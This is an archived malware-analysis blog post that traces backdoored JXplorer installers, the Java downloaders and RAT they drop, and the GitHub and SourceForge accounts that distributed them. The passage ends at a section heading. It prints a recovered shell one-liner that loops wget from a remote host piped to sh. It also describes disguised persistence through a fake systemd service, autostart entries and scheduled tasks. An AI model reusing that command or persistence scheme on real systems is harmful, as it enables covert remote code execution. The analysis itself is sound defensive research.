


The Supreme Backdoor Factory - dfir it!

By dfir.it!

Published: 2019-02-26 · Archived: 2026-04-05 16:05:54 UTC

Recently I was playing with [VirusTotal Intelligence](#) and while testing some dynamic behavior queries I stumbled upon [this strange PE binary](#) (MD5: `7fce12d2cc785f7066f86314836c95ec`). The file claimed to be an installer for the JXplorer 3.3.1.2, a Java-based “cross platform LDAP browser and editor” as indicated on its [official web page](#). Why was it strange? Mostly because I did not expect an installer for a quite popular LDAP browser to create a scheduled task in order to download and execute PowerShell code from a subdomain hosted by free dynamic DNS provider:




I initially planned to keep this write-up short and focus on dissecting suspicious JXplorer binary. However, analyzing the JXplorer binary turned out to be only the first step into the world of backdoored software.


JXplorer

In order to validate my VirusTotal finding I downloaded a matching version of Windows installer (3.3.1.2) from the official [JXplorer SourceForge repository](#). Unsurprisingly, the MD5 hashes of both files were different. Last thing I wanted to do was to disassemble two 7 megabytes PE binaries so I started with simpler checks in order to locate difference(s). As binaries were packed with UPX, I unpacked them with the `upx` tool and compared MD5s of PE sections. The sections were all identical, with exception of the resource section. I was not sure how content of the PE resource section could affect behavior of the installer so I used [VBinDiff](#) to see the exact difference. The tool actually revealed the following modifications:

- The manifest file located in the resource section, specifically the `requestedExecutionLevel` property. The original file required Administrator privileges (`requireAdministrator`) while the modified was fine with running with caller's privilege level
- Additional newline character appended to the file - explaining 1 byte size difference between the files
- A relatively small (3230 bytes) blob of what seemed to be ZLIB compressed data at offset 0x4be095. Note the clear text file names just before the ZLIB header (`http-2.7.9.tm` , `platform-1.0.10.tm`):



Despite having the same size and timestamps (`atime` , `ctime` , `mtime` as extracted from the Cooks archive) the file `http-2.7.9.tm` (MD5: `f6648f7e7a4e688f0792ed5a88a843d9` , [VI](#)) extracted from the modified installer did not remind standard `http.tcl` module. Instead it contained exactly what I was looking for:



Below is the summary of actions performed by the `http-2.7.9.tm` script:


- Create a scheduled task named `Notification Push` to download and execute PowerShell code from `hxxp://svf.duckdns[.]org`
- Write a JAR file (MD5: `9d4aeb737179995a397d675f41e5f97f` , [VT](#)) to `%TEMP%\..\Microsoft\ExplorerSync.db` . Create a scheduled task `ExplorerSync` to execute `ExplorerSync.db`
- Write a JAR file (MD5: `533ac97f44b4aea1a35481d963cc9106` , [VT](#)) to `%TEMP%\BK.jar` and execute it with the following command line parameters: `hxxp://coppingfun[.]ml/blazebot %USERPROFILE%\Desktop\sup-bot.jar`
- Execute additional JAR file downloaded in the previous step
- ping a legitimate domain `supremenewyork[.]com`

Some of the actions were a bit odd to me (Why would you drop malware(?) to user's Desktop? Why would you choose that specific domain `supremenewyork[.]com` ?). That got me thinking that I might be dealing with a testing version of modified installer. The names of files (`blazebot` , `sup-bot`) did not ring any bells either so I decided to do a bit of online research.

Blazebot

One of the top Google search results for the keyword `blazebot` was this [YouTube video](#) created by [Stein Sørnson](#) and titled `Blaze Bot Supreme NYC` . The video presented a process of downloading, running and configuring what seemed to be a Java-based [sneaker bot](#) (TIL!) called `blazebot / Supreme NYC Blaze Bot` . Both the YouTube video content and its description referenced a source from which one can download blazebot: a GitHub repository [stein/blazebot \[Wayback Machine copy\]](#) . Git commit messages for that repository contained following author entries: `Stein Sørnson <ed.fishman392@mail[.]ru>` ([sample commit message](#)) suggesting that Stein Sørnson was the owner of both YouTube channel and GitHub repository.


With such unique name it was not hard to find another online account related to Stein Sørnson, this time on [SourceForge - allare778 \[Wayback Machine\]](#) . While the username was set to `allare778` the full name was present in the profile page title:



The `allare778` account owned three projects:

- [supremebot \[Wayback Machine copy\]](#), which referenced previously discussed YouTube video and hosted multiple files, including `supremebot.jar` (MD5: `2098d71cd1504c8be229f1f8feaa878b` , [VT](#)), exactly the same file that was also present in the [blazebot](#) GitHub repository (as [blazebot-1.02.11.jar](#))
- [elitesubot \[Wayback Machine copy\]](#), which was empty and did not list any past activity

- [allesare \[Wayback Machine copy\]](#), which also did not contain any files; however, it listed project activity, including names of previously uploaded files:



There was also one additional detail concerning blazebot that started to make sense to me much later. While back then I did not have many reasons to analyze that sneaker bot I took a quick look at decompiled Java classes. The bot contained an update functionality that downloaded AES encrypted and RSA signed “update instructions” file from the other project repository belonging to the user `allesare778` :

```
hxxp://allesare.sourceforge[.]net/en-us/bver
```

The implementation of update mechanism seemed to allow project owner to execute arbitrary system commands on hosts running blazebot.

At that point I thought that the connection between modified JXplorer installer and the “Supreme NYC Blaze Bot” could be just coincidental. I took a step back and analyzed two JAR files extracted from the `http-2.7.9.tn` Tcl script hoping that they will provide further clues.

JDL and FEN

This was a quick exercise as both JAR files turned out to contain compact downloaders/loaders. The `BK.jar` file (MD5: `533ac97f44b4aea1a35481d963cc9106` , [VT](#)) contained the `jdl` package implementing simple downloader. It was responsible for downloading data from URL provided as a first command line argument and then saving it to a file provided as a second command line argument.

The second JAR file `ExplorerSync.db` (MD5: `9d4aeb737179995a397d675f41e5f97f` , [VT](#)) was more interesting as it contained two hardcoded URLs. The `fen` package implemented an infinite loop trying to download and invoke Java code (from the `fmb` package) from the following two URLs:

- `hxxp://ecc.freaddns[.]org/data.txt`
- `hxxp://san.strangled[.]net/stat`


While the `san.strangled[.]net` did not have resolution at the time of analysis, the `ecc.freaddns[.]org` DNS A record pointed to `207.38.69[.]206` , an IP address hosting [Dynu's](#) web redirect service. The `ecc.freaddns[.]org` was set to

redirect HTTP requests to `jessicacheshire.users.sourceforge[.]net` and fortunately the `data.txt` file was still present there.

FEimea Portable App

As expected the `data.txt` (MD5: `65579b8ed47ca163fae2b3dff8b4d5a`, [VT](#)) was a yet another JAR file. Going through decompiled code it was quite evident that code implemented functionality typical for a RAT. This is by no means a complete analysis of the code (there is much more ahead of us!) but I made following observations while skimming through the code:


- The tool identified itself as `FEimea Portable App - ver. 3.11.2 Mainline`. It also returned following version strings: `Audio system : (none)`, `Audio codecs : (none)` while it did not seem to implement any audio related functionality
- It supported following set of commands: `ACCESS`, `APPEND`, `BYE`, `COPY`, `DOWNLOAD`, `FETCH`, `HASH`, `LIST`, `LOGOUT`, `NOOP`, `PWD`, `REMOVE`, `RENAME`, `SELECT`, `STAT`, `VERSION`
- It seemed to use embedded RSA modulus and public exponent to encrypt and decrypt network communication with two hardcoded command and control servers: `limons.duckdns[.]org` (TCP/13057) and `polarbear.freedomdns[.]org` (TCP/7003)
- Additionally it reported ROT13 encoded username, operating system type and architecture to the following URL: `hxxp://utelemetrics.atwebpages[.]com/update.php?tag=<ROT13_DATA>`
- It also had capability of invoking Java code obtained from the hardcoded URL: `hxxp://ecc.freedomdns[.]org/a2s.txt` (not available at the time of analysis)
- Interestingly it also implemented a very specific function to extract user name value from the `.gitconfig` file located in user's home directory




At that point I ran out of files to analyze but at the same time suspected that with the existence of the FEimea Portable App there is likely much more to this story than just someone playing with the JXplorer installer. I made an assumption that while I might have stumbled upon a testing version of the modified installer there might be other versions floating around. I also expected that some distribution channel for modified installer must exist.

JXplorer: Part Deux

I set out for a hunt. I downloaded latest Windows version (3.3.1.2) of the JXplorer installer from its official website and I compared MD5 hash with installer file hosted on the official GitHub repository [pegacat/jxplorer](#). They were the same (MD5: `c23a27b06281cf93641fdbb611c33ff`). I did the same with JXplorer installer files downloaded from multiple software hosting websites. Same results. I repeated the process with files grabbed from SourceForge mirrors. All good. Then I searched for JXplorer on GitHub:



If not the number of stars assigned to the repositories I would probably have ignored the results. How come the official JXplorer GitHub repository ([pegacat/jxplorer](#)) had 39 stars while the next one ([serkovs/jxplorer](#) [\[Wayback Machine copy\]](#)) had twice as many? The difference was even more striking with subscribers of each repository (11 vs 66). What was also strange the [serkovs/jxplorer](#) was not even a clone of the official JXplorer repository and it only contained a single file - Linux installer for the JXplorer 3.3.1.2:



I downloaded Linux installer (32 bit ELF binary) from both repositories and compared the files. Just by looking and their sizes I knew they were different. The original Linux installer file `jxplorer-3.3.1.2-linux-installer.run` (MD5: `0c00fd22c65932ba9ce58b4ba6107cf0` , [VT](#)) was 7679495 bytes long, while the one downloaded from [serkovs/jxplorer](#) (MD5: `0489493aeb26b6772bf3653aedf75d2a` , [VT](#)) was a bit larger (7954444 bytes).

Both files were generated by BitRock Install Builder, the same tool that was used to create Windows version of the installer. I knew the drill and immediately used `bitrock-unpacker` to extract JXplorer software files and then compared them. There were no differences. Next I extracted BitRock installer files - again files were identical so I decided to further inspect the binary downloaded from the [serkovs/jxplorer](#) repository. While skimming through the binary in hex editor I noticed strings characteristic for the UPX packer however my attempt to unpack it with the `upx` tool was unsuccessful and I got the `not packed by UPX` error. After a while I realized that the file lacked usual UPX magic values (`UPX!`) which were replaced by the following string: `L1ma`. Fortunately `upx` was able to unpack the file after I replaced all occurrences of `L1ma` with the original value of `UPX!`.

Once I had the unpacked file (MD5: `25c47cf531e913cb4a59b2237ab85963` , [VT](#)) I spent some time reverse-engineering it and eventually I found a suspicious function that started with decrypting 704 bytes of data (located at file offset `0x92040`)


using 256 bytes long XOR key (located at file offset 0x66700). The decrypted data contained 15 null-terminated strings. The ultimate goal of the code was to establish persistence and to execute the following command:

```
1 /bin/sh -c 'while true;do wget http://zyyao.onlinewebshop[.]net/act/stat.php?info=SLADE -O -|sh;sleep 60;done>/dev/null 2>&1'
```

The code followed two main paths, depending on privileges it was executed with. When ran with root privileges the code would perform following actions:

- Create a new systemd service `rpc-statd-sync` (with the following description: `Sync NFS peers due to a restart`) to execute above one-liner
- Establish additional persistence for every user in the system by creating a desktop entry (`~/.config/autostart/.desktop`) to execute above one-liner

Without root privileges the code resorted only to infecting current user.




While modified software was rather specific, at that stage I did not have any proof that the same entity was behind modification of both (Linux and Windows) JXplorer installers. I was also very curious what else I can find on GitHub.

The Power of Social Graph

